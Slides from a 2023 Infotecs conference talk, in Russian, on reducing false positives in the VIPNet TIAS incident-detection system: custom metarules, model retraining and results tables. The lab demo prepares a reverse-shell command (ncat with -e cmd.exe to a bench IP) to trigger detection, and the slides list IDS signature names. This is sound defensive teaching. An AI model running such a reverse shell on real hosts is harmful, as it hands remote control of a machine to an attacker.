

Как снизить false positive rate и улучшить качество выявления инцидентов в VIPNet TIAS

Светлана Старовойт



техно infotecs
2023 Фест
ТЕХНИЧЕСКАЯ
КОНФЕРЕНЦИЯ

21
09 2023

МОСКВА

ТЕХНИЧЕСКАЯ КОНФЕРЕНЦИЯ

техно infotecs
ФЕСТ



Напомню о некоторых важных и полезных функциях в продукте




Расскажу об основных изменениях в новой версии



Покажу 2 сценария на мастерклассе

VIPNet TIAS

- сбор и анализ событий ИБ, поступающих от источников
- автоматическое выявление подозрений на инциденты ИБ
- предоставление рекомендаций по реагированию на инцидент
- формирование отчетов по событиям и инцидентам



<https://infotecs.ru/webinars/archive/demonstratsiya-vozmozhnostey-resheniya-tdr-v-usloviyakh-provedeniya-setevoy-ataki.html>



Основные улучшения и новые возможности

Новый источник событий

анализ событий ИБ, от шлюза безопасности VIPNet Coordinator HW 5


Пользовательские метаправила

возможность написания собственных правил анализа событий и выявления инцидентов

Дообучение модели

возможность обучения модели машинного обучения как на новых экспертных данных, так и на размеченных данных пользователей

Источники событий ViPNet TIAS



Пользовательские метаправила

Метаправило анализа последовательности событий

Общие

Доступ к метаправилу

Объекты инфраструктуры

Условия срабатывания

Шаблон карточки инцидента

*** Условия срабатывания**

Добавьте от 2 до 10 звеньев анализируемых событий. Расположите звенья в порядке возникновения событий. Для срабатывания метаправила необходимо наличие хотя бы одного события из каждого звена.

Добавить звено

1. Сетевые события

Пораженный актив	Источник
Интервал выборки событий, с	0
Правила анализа на сенсорах	3 правила
1:2000007	ET EXPLOIT Catalyst SSH protocol mismatch
1:2000106	ET WEB_SERVER SQL sp_delete_alert attempt
1:2000369	ET P2P BitTorrent Announce

2. Узловые события

Пораженный актив	Устройство
Интервал выборки событий, с	0
Правила анализа на сенсорах	8 правил
100003	Добавление в автозагрузку через реестр (категория Logon)

Сохранить Отмена

6 алгоритмов анализа событий:

- критическое сетевое событие
- критическое узловое событие
- повторяющееся сетевое событие
- последовательность событий
- набор событий
- контроль доступа по GeoIP

анализ событий, сработавших
на пользовательские правила IDS

назначение метаправил на любой уровень
инфраструктуры

Демо. Пользовательские метаправила

Как снизить false positive rate?


А что это такое?

<p>I am not a cat</p>			<p>False Negative (Type II error)</p>
<p>I am a cat</p>			<p>I am not a cat</p>
<p>False Positive (Type I error)</p>			<p>True Positive</p>
			<p>I am a cat</p>

Дообучение модели

- обучение модели на пользовательских и системных данных
- снижение false positive rate при выявлении инцидентов

Схема тестирования




Результаты

Инциденты на TIAS 3.8 с дообучением	Процент подтвержденных среди размеченных	Всего инцидентов	Среднее количество инцидентов
Период 1	39,8 %	4753	594,125 = 100 %
Период 2	34,3 %	1752	584 = 98,3 %
Период 3	71,2 %	1268	211,(3) = 35,6 %
Период 4	89,0 %	503	167,(6) = 28,2 %
Период 5	73,8 %	215	35,8(3) = 6 %

При общем снижении количества регистрируемых инцидентов более чем в 15 раз (со 100 % до 6 %) доля подтвержденных инцидентов среди размеченных тем не менее возросла почти в 2 раза (с 39,8 % до 73,8 %).

Мастер-класс. Переходим к практике!

Схема стенда



Установлен EPP агент
Подготовлена команда для запуска:
`ncat 172.17.1.155 4444 -e cmd.exe`

техно infotecs
2023 Фест

Спасибо
за внимание!

Подписывайтесь на наши соцсети



vk.com/infotecs_news



https://t.me/infotecs_official



rutube.ru/channel/24686363